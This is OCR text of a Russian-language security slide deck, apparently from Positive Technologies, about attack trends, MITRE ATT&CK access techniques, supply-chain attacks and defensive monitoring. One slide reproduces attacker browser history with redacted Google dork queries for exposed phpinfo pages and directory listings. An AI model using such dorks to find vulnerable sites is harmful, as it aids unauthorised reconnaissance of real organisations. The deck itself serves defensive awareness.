
Решения класса NTA/NDR (например, PT NAD) с возможностью идентификации и анализа мессенджеров

Тематика сообщений в даркнете



Источник: Positive Technologies, 2024

Основные техники MITRE ATT&CK, позволяющие получить доступ извне



В 2024-м году главным трендом стали атаки на цепочки поставок (подрядчиков)

В 7 из 10 инфраструктур возможно подобрать учетные записи для получения несанкционированного доступа

- T1078: Valid Accounts
- T1190: Exploit Public-Facing Applications
- T1133: External Remote Services
- T1212: Exploitation for Credential Access
- T1189: Drive-by Compromise

Традиционные подходы к мониторингу не всегда помогают ☹

EDR, NTA/NDR, CDR, TDIR...

AD не нужен, родной (с)

Примеры последствий:

- Потеря клиентов
- Финансовый ущерб
- Остановка деятельности компании
- Регуляторные санкции

Примеры систем:


- База данных клиентов
- Бухгалтерской отчетности
- Клиент-банк
- Управление логистикой
- Система поддержки клиентов
- Управление технологическим процессом

Для реализации недопустимого события необязательно получать максимальные привилегии в домене

Точки проникновение в сеть компании

Уязвимое ПО, послужившее точкой входа в компанию

(доля компаний)



в 22

компаний использовались уязвимости нулевого дня

По данным исследования Positive Technologies «Итоги пентестов — 2022»

Нет смысла фокусироваться на атомарных техниках и атаках – их слишком много

Стройте цепочки! SIEM (например, MaxPatrol SIEM), XDR (например, PT XDR), мета-продукты (например, MaxPatrol O2)

Как определяются жертвы?


- Использование открытых сервисов типа Shodan для сканирования потенциальных жертв
- Использование сканеров уязвимостей типа Acunetix для поиска уязвимостей на web-сайтах жертв


Поиск жертв через Google Dorking


- Поиск уязвимых серверов на базе PHP
- Определение CMS для поиска открытых директорий
- Поиск уязвимостей

```
URL: https://www.google.com/search?q=site%3A[redacted]+ext%3Aphp+intitle%3Aphpinfo+%27published-
td2l6EAxKBAhBGAFKBAhGGABQigVYigVg3xFoAXAAeACAAakBiAGpAZIBAzAuMZgBAKABAqABAcABAQ&sclient=gws-wiz
Title: site:[redacted] ext:php intitle:phpinfo 'published by the PHP Group' - Поиск в Google
Last Visit: 2022-06-17 10:03:38.061108

URL: https://www.google.com/search?q=site%3A*.[redacted]&ei=p1GsYt2NBYTukgW-mZ_oDw&ved=0ahUKEwid
Title: site:*.[redacted] - Поиск в Google
Last Visit: 2022-06-17 10:04:28.504137

URL: https://whatcms.org/?s=[redacted]
Title: Detect which CMS a site is using - What CMS?
Last Visit: 2022-06-17 10:00:34.314278

URL: https://www.google.com/search?q=site%3A.[redacted]+intitle%3Aindex.of++%7C+%27parent+director
BQmA1YziZg4CdoAnAAeACAAYkCiAGZD5IBBTAuNC41mAEAoAEBwAEB&sclient=gws-wiz
Title: site:.*.[redacted] intitle:index.of | 'parent directory' - Поиск в Google
Last Visit: 2022-06-07 04:19:38.792959
```

Фишинговые киты







Последствия атак на организации

Источник: Positive Technologies, 2024

Атаки могут быть осуществляться через промежуточные звенья

сотрудников дома и через
подрядчиков и поставщиков услуг

Атаки на разработчиков ПО из России

- xxx СОФТ
- Унитариус
- (непубличные кейсы)

Атаки на ИБ-компании из РФ

- T.Hunter
- BI.ZONE
- Инфотекс
- Лаборатория Касперского
- iGrids
- НТЦ «Вулкан»
- Центр информационной безопасности
- «Специальные технологии защиты информации»

Не ждите, когда хакеры найдут ваши слабые места — ищите их сами

Сканеры уязвимостей (например, MP VM), BAS (например, PT Knockin), пентесты, программы Bug Bounty и т.п.


Реальный инцидент
Bug Bounty на HC
Пентест «на максималках»
Классическая Bug Bounty
Пентест / Red Teaming
Киберучения / киберполигон
Сканеры безопасности / Breach & Attack Simulation

Подведем итоги

- Число атак бесконечно
- В «лоб» сегодня уже атакуют далеко не всегда
- Утечки баз данных повышают эффективность атак
- Нельзя мониторить все - фокусируйтесь
- Уйдите от атомарных событий в сторону цепочек
- Используйте разные сенсоры в разных местах инфраструктуры
- Атаки могут проводиться не только ради прямой кражи денег
- Учитывайте будущие угрозы (атаки на исходный код и взаимозавимости)
- Positive Technologies готова вам помогать в борьбе с хакерами

Спасибо

alukatsky@ptsecurity.com